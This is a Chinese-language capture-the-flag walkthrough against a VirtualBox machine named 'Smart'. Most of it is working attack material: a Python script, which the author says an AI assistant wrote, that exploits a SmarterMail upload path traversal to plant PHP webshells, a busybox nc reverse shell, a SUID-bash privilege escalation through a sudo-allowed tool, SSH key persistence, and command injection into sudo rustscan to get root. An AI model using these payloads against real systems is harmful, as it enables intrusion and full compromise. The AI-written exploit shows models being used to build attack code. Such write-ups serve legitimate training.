

Smart

端口扫描

```
~/Desktop/maze ► nmap -p- -sC -sV -T4 $IP
◀ ✓ < 03:08:17
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-08 03:08 UTC
Nmap scan report for 192.168.32.38
Host is up (0.00049s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http
| http-robots.txt: 1 disallowed entry
|_/
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Content-Length: 0
|     Connection: close
|     Date: Sun, 08 Mar 2026 03:08:25 GMT
|     Content-Security-Policy: default-src 'self';frame-src 'self' *.youtube.comyoutu.be
*.smartertools.com docs.google.com;script-src * 'unsafe-inline';font-src * 'unsafe-inline'
data;;img-src * 'unsafe-inline' data: blob;;style-src * 'unsafe-inline';media-src *;frame-
ancestors 'self';connect-src *;
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     X-Robots-Tag: noindex
|   GetRequest, HTTPOptions:
|     HTTP/1.1 302 Found
|     Content-Length: 0
|     Connection: close
|     Date: Sun, 08 Mar 2026 03:08:25 GMT
|     Location: /interface/root
|     Content-Security-Policy: default-src 'self';frame-src 'self' *.youtube.comyoutu.be
*.smartertools.com docs.google.com;script-src * 'unsafe-inline';font-src * 'unsafe-inline'
data;;img-src * 'unsafe-inline' data: blob;;style-src * 'unsafe-inline';media-src *;frame-
ancestors 'self';connect-src *;
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     X-Robots-Tag: noindex
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Content-Length: 0
|     Connection: close
|     Date: Sun, 08 Mar 2026 03:08:25 GMT
```

```
| X11Probe:
|   HTTP/1.1 400 Bad Request
|   Content-Length: 0
|   Connection: close
|_   Date: Sun, 08 Mar 2026 03:08:25 GMT
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
443/tcp open https?
8080/tcp open http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xF0\x9F\x90\x8D \xE9\x9C\x93\xE8\x99\xB9\xE8\xB4\xAA\xE5\x90\x83\xE8\x9B\x87
|_http-open-proxy: Proxy might be redirecting requests
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.95%I=7%D=3/8%Time=69ACE82B%P=x86_64-pc-linux-gnu%(GetRe
SF:quest,21C,"HTTP/1\1\x20302\x20Found\r\nContent-Length:\x200\r\nConnect
SF:ion:\x20close\r\nDate:\x20Sun,\x2008\x20Mar\x202026\x2003:08:25\x20GMT\
SF:r\nLocation:\x20/interface/root\r\nContent-Security-Policy:\x20default-
SF:src\x20'self';frame-src\x20'self'\x20*\youtube.com\x20youtu.be\x20\
SF:*\smartertools.com\x20docs.google.com;script-src\x20*\x20'unsafe-i
SF:nline';font-src\x20*\x20'unsafe-inline'\x20data:;img-src\x20*\x20'un
SF:safe-inline'\x20data:\x20blob;;style-src\x20*\x20'unsafe-inline';media-
SF:src\x20*;frame-ancestors\x20'self';connect-src\x20*;r\nX-Frame-Optio
SF:ns:\x20SAMEORIGIN\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content
SF:-Type-Options:\x20nosniff\r\nX-Robots-Tag:\x20noindex\r\n\r\n")%(HTTPO
SF:ptions,21C,"HTTP/1\1\x20302\x20Found\r\nContent-Length:\x200\r\nConnec
SF:tion:\x20close\r\nDate:\x20Sun,\x2008\x20Mar\x202026\x2003:08:25\x20GMT
SF:r\nLocation:\x20/interface/root\r\nContent-Security-Policy:\x20default
SF:-src\x20'self';frame-src\x20'self'\x20*\youtube.com\x20youtu.be\x20
SF:*\smartertools.com\x20docs.google.com;script-src\x20*\x20'unsafe-
SF:inline';font-src\x20*\x20'unsafe-inline'\x20data:;img-src\x20*\x20'un
SF:safe-inline'\x20data:\x20blob;;style-src\x20*\x20'unsafe-inline';media
SF:-src\x20*;frame-ancestors\x20'self';connect-src\x20*;r\nX-Frame-Opti
SF:ons:\x20SAMEORIGIN\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nX-Robots-Tag:\x20noindex\r\n\r\n")%(RTSP
SF:Request,76,"HTTP/1\1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\n
SF:Content-Length:\x200\r\nConnection:\x20close\r\nDate:\x20Sun,\x2008\x20
SF:Mar\x202026\x2003:08:25\x20GMT\r\n\r\n")%(X11Probe,67,"HTTP/1\1\x2040
SF:0\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n
SF:Date:\x20Sun,\x2008\x20Mar\x202026\x2003:08:25\x20GMT\r\n\r\n")%(Four0
SF:hFourRequest,205,"HTTP/1\1\x20404\x20Not\x20Found\r\nContent-Length:\x
SF:200\r\nConnection:\x20close\r\nDate:\x20Sun,\x2008\x20Mar\x202026\x2003
SF:08:25\x20GMT\r\nContent-Security-Policy:\x20default-src\x20'self';fram
SF:e-src\x20'self'\x20*\youtube.com\x20youtu.be\x20*\smartertools.c
SF:om\x20docs.google.com;script-src\x20*\x20'unsafe-inline';font-src\x2
SF:0*\x20'unsafe-inline'\x20data:;img-src\x20*\x20'unsafe-inline'\x20dat
SF:a:\x20blob;;style-src\x20*\x20'unsafe-inline';media-src\x20*;frame-an
SF:cestors\x20'self';connect-src\x20*;r\nX-Frame-Options:\x20SAMEORIGIN\
SF:r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Options:\x20
SF:nosniff\r\nX-Robots-Tag:\x20noindex\r\n\r\n");
MAC Address: 08:00:27:D6:55:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 20.69 seconds
```

感觉就是打smartermail, 8080端口是一个纯静态的。找了个CVE-2025-52691, 但是只有windows的poc, 还得找找在linux上的网站目录, 看到是中间件反向代理出来的

但是这里不太确定靶机的目录，想到8080端口是Apache开的，说不定那个是在默认的网站目录，既然这个漏洞允许路径穿越，那我就传到默认网站目录试试呢

gemini.google.com/app/6ace25b0426281aa

ChatGPT 欧亿AI-7.0 Claude Grok Gemini GitHub UCloud DeepSeek - 探索未... CSDN博客-专业IT... 渗透 取证攻略 CTF 工具网站 课程 游戏 tmp ChatGPT - sc 所有书签

发起新对话

我的内容

Gemini

对话

SmarterMail Linux 目录结构

SmarterMail RCE 漏洞利用分析

靶机提权 SUID 漏洞分析

Linux 提权: IRC Bot 与 Python 库劫持

NFSv4 越权访问与密码破解

Disk 靶机渗透: NFS 与 Web 探索

靶机数据库文件读写利用

MySQL 查询系统变量 SQL

靶机复盘与权限提升建议

Tiny File Manager 提权与 Webshell 部署

Cursor Agent 渗透测试工具配置

Cursor Codex 配置模型迁移问题

靶机渗透思路: 云原生存储漏洞

WordPress Cloudflare 绕过策略

Swagger/OpenAPI: 框架与手动实现

设置和帮助

SmarterMail Linux 目录结构

升级到 Google AI Plus

分享

手标

linux上, smarter mail的网站目录应该在哪里

在 Linux 上, SmarterMail 的目录结构与 Windows 版本有所不同。由于 SmarterMail 在 Linux 上是作为自托管服务运行的 (通常基于 .NET), 它的文件分布遵循 Linux 的标准文件系统层次结构。

以下是 SmarterMail 在 Linux 上的默认目录分布:

1. 核心目录位置

内容类型	默认路径	说明
主数据目录	<code>/var/lib/smartermail</code>	相当于 Windows 下的 <code>C:\SmarterMail</code> 。包含域名数据、邮件库、证书和附件。
配置目录	<code>/etc/smartermail</code>	相当于 Windows 下的 <code>...\Service\Settings</code> 。存放 JSON 格式的配置文件 (如 <code>mailConfig.json</code>)。
日志目录	<code>/var/lib/smartermail/Logs</code>	默认存放系统运行日志。部分管理员会手动将其链接至 <code>/var/log/smartermail</code> 。
二进制文件	<code>/opt/smartermail</code>	存放程序本身的执行文件和库文件。

导出到 Google 表格

问 Gemini 3

快速 工具

Gemini 是一款 AI 工具, 其回答未必正确无误。

把攻击细节发给ai让帮忙写一个linux下的利用脚本

```
import requests

# 目标 IP
target_ip = "192.168.32.38"
upload_url = f"http://{target_ip}/api/upload"

# WebShell 内容 (PHP)
shell_content = "<?php if(isset($_GET['cmd'])){ system($_GET['cmd']); } ?>"

# 构造 Multipart 表单数据
files = {
    'file': ('cmd.php', shell_content, 'image/jpeg') # 伪装成 jpg 以绕过可能的简单后缀检查
}

data = {
    'context': 'attachment',
```

```

'resumableIdentifier': 'watchTowerID',
'resumableFilename': 'cmd.php',
# 路径遍历: 跳出 SmarterMail 目录, 进入 Apache 根目录
'contextData': '{"guid":"../../../../../var/www/html/"}'
}

print(f"[*] 正在尝试上传 Webshell 至 /var/www/html/cmd.php ...")

try:
    response = requests.post(upload_url, data=data, files=files, timeout=10)

    if response.status_code == 200:
        print("[+] 上传请求发送成功! ")
        print(f"[+] 服务器返回内容: {response.text}")


        # 尝试访问上传后的 shell
        shell_url = f"http://{target_ip}:8080/cmd.php?cmd=id"
        print(f"[*] 正在验证 Shell 是否生效: {shell_url}")

        check = requests.get(shell_url, timeout=5)
        if check.status_code == 200:
            print(f"[!!!] 成功拿到 Shell! 返回结果: {check.text.strip()}")
        else:
            print("[-] Shell 访问失败, 可能是权限不足或路径错误。")
    else:
        print(f"[-] 上传失败, 状态码: {response.status_code}")
        print(f"[-] 响应内容: {response.text}")

except Exception as e:
    print(f"[!] 发生错误: {e}")

```

很奇怪, 上传成功了, 但是访问不了



传了一个phpinfo, 发现成功解析, 并且有disable_function, 想到之前的 111z, 改一下马

```
import requests

target_ip = "192.168.32.38"
upload_url = f"http://{target_ip}/api/upload"

shell_content = "<?php @eVal ($_POST['cmd']); ?> "

files = {
    'file': ('shell.php', shell_content, 'text/plain')
}

data = {
    'context': 'attachment',
    'resumableIdentifier': 'bypass_v1',
    'resumableFilename': 'shell.php',
    'contextData': '{"guid":"../../../../../../../../var/www/html/shell"}'
}

try:
    requests.post(upload_url, data=data, files=files)
    # 最终生成的文件名通常是 shell_0.php
    check_url = f"http://{target_ip}:8080/shell_0.php?cmd=id"
    print(f"[*] 尝试访问: {check_url}")
except Exception as e:
    print(f"[-] 错误: {e}")
```

反弹shell

```
curl "http://192.168.32.38:8080/shell_0.php?cmd=busybox+nc+192.168.32.142+5555+-e+/bin/sh"
```

```
kali@kali:~/Desktop/maze x curl x penelope -p 5555 -i eth0 x kali@kali:~/Desktop/maze x
www-data@Smart:/var/www/html$ cd /
www-data@Smart:/$ whoami
www-data
www-data@Smart:/$ ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
www-data@Smart:/$ cd /home
www-data@Smart:/home$ ls -alh
total 16K
drwxr-xr-x 4 root root 4.0K Feb 27 01:26 .
drwxr-xr-x 18 root root 4.0K Feb 27 03:19 ..
drw-r----- 2 111 111 4.0K Mar 2 20:40 111
drwxr-xr-x 2 cyl cyl 4.0K Feb 27 03:15 cyl
www-data@Smart:/home$ cd cyl
www-data@Smart:/home/cyl$ ls
user.txt
www-data@Smart:/home/cyl$ cat user.txt
flag{user-a3deac143faa27df1bf01b849ca976cd}
www-data@Smart:/home/cyl$
```

`sudo -l` 发现可以以111的权限执行 `/usr/bin/sd`

这个地方想了我真的很久很久，最后真的自己想出来了，主要就是要搞明白，`sd`做了一个覆盖的操作，所以文件所属会变成做`sd`操作的用户

```
cp /bin/bash /var/www/html/222bash
chmod 777 /var/www/html/222bash
chmod u+s /var/www/html/222bash

sudo -u 111 /usr/bin/sd 1 1 /var/www/html/222bash
```

写公钥ssh上去

```

echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADnZjW2LP3mg6aBb6apIdF6ZGdj0tE+DMf2WSbyBs/HtXyeHhdfWx9iI6MV/iaW
XVoCuVpzf+pqvq1+JKs jkDmC0q2rEnwTmw0fXw1+b37yVUUgeB076eXw4ImpVWUG7D7VS8LBVvGTxvGor4jRAQCrykCS
VwtwsgUikdcR3/D5mX2sLIT39i3zBatFY1lDe4t2qj0COL4v335EtrLpvJjSJ50RJqQgy8VCFnK684e7StabUY24TeWj
9E5QSiWLucw8d1NsKc4kjcOMArnu1WcFMAH2MgIYR2pXxAAyyGB0cGkQKAuBpTw2uJvsBh13GzK6j7GcLASdnFpcMMzu
cwtS6h+ZtiMDq4iK9ebVTAgr9DhCXGNHY9o50BZltdMfkoP4C210Y02/cmMnH5FsImVzqgTNVQvQoqNdnP56XsDhW0TE
0eZEDPYnTZAr7M6y1dp5j7SAxL54T++gqgym5dgGGFZCbJcASVChWwcb8cSkWA9eV+rVLTfiNxn7o5P5zjgkJoUyiGgb
K99luBNyMIc+Cfi7ROHK+3aRmi0LqCVyKLVvwJzib13YNGSZFlq1nc0pf4c/kEVtgm+78X1ks3k0JxSBZIDF4Dj4c2NW
N+B1cgseMnc7CxA+c6emLzpQnEhm1YSqgvhC7g50zi0EC81p2tK+NtjsJ8zjR2t0gyKwJw== kali@kali" >>
authorized_keys

chmod 700 .
chmod 600 authorized_keys
chmod 755 /home/111

```

sudo -l 发现可以以root的权限执行 /opt/rustscan

这个工具我确实没用过，研究了一下好像是把参数里头的ip端口啥的交给nmap，尝试用分号拼接一下命令

```

sudo /opt/rustscan -a 127.0.0.1 -- ' ; cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash'

ls -l /tmp/rootbash
/tmp/rootbash -p
id

```

The screenshot shows a Kali Linux terminal window with the following content:

```

111@Smart: ~
kali@kali:~/Desktop/maze x kali@kali:~/Desktop/maze x penelope -p 6666 -i eth0 x 111@Smart: ~ x kali@kali:~/Desktop/exploit/后渗透 x
Breaking and entering... into the world of open ports.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--u
limit 5000'.
Open 127.0.0.1:22
Open 127.0.0.1:25
Open 127.0.0.1:80
Open 127.0.0.1:110
Open 127.0.0.1:143
Open 127.0.0.1:389
Open 127.0.0.1:443
Open 127.0.0.1:587
Open 127.0.0.1:5222
Open 127.0.0.1:8080
[~] Starting Script(s)
[+] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} ; cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash" on ip
127.0.0.1
Depending on the complexity of the script, results may take some time to appear.
[~]
111@Smart:~$ ls -l /tmp/rootbash
-rwsr-xr-x 1 root root 1168776 Mar  8 05:11 /tmp/rootbash
111@Smart:~$ /tmp/rootbash -p
rootbash-5.0# id
uid=1000(111) gid=1000(111) euid=0(root) groups=1000(111)
rootbash-5.0# cd /root
rootbash-5.0# ls
root.txt smartermail-install.log smartermail_9406
rootbash-5.0# cat root.txt
flag{root-16374407ee3a22f6ad5e22cdf6a1803b}
rootbash-5.0#

```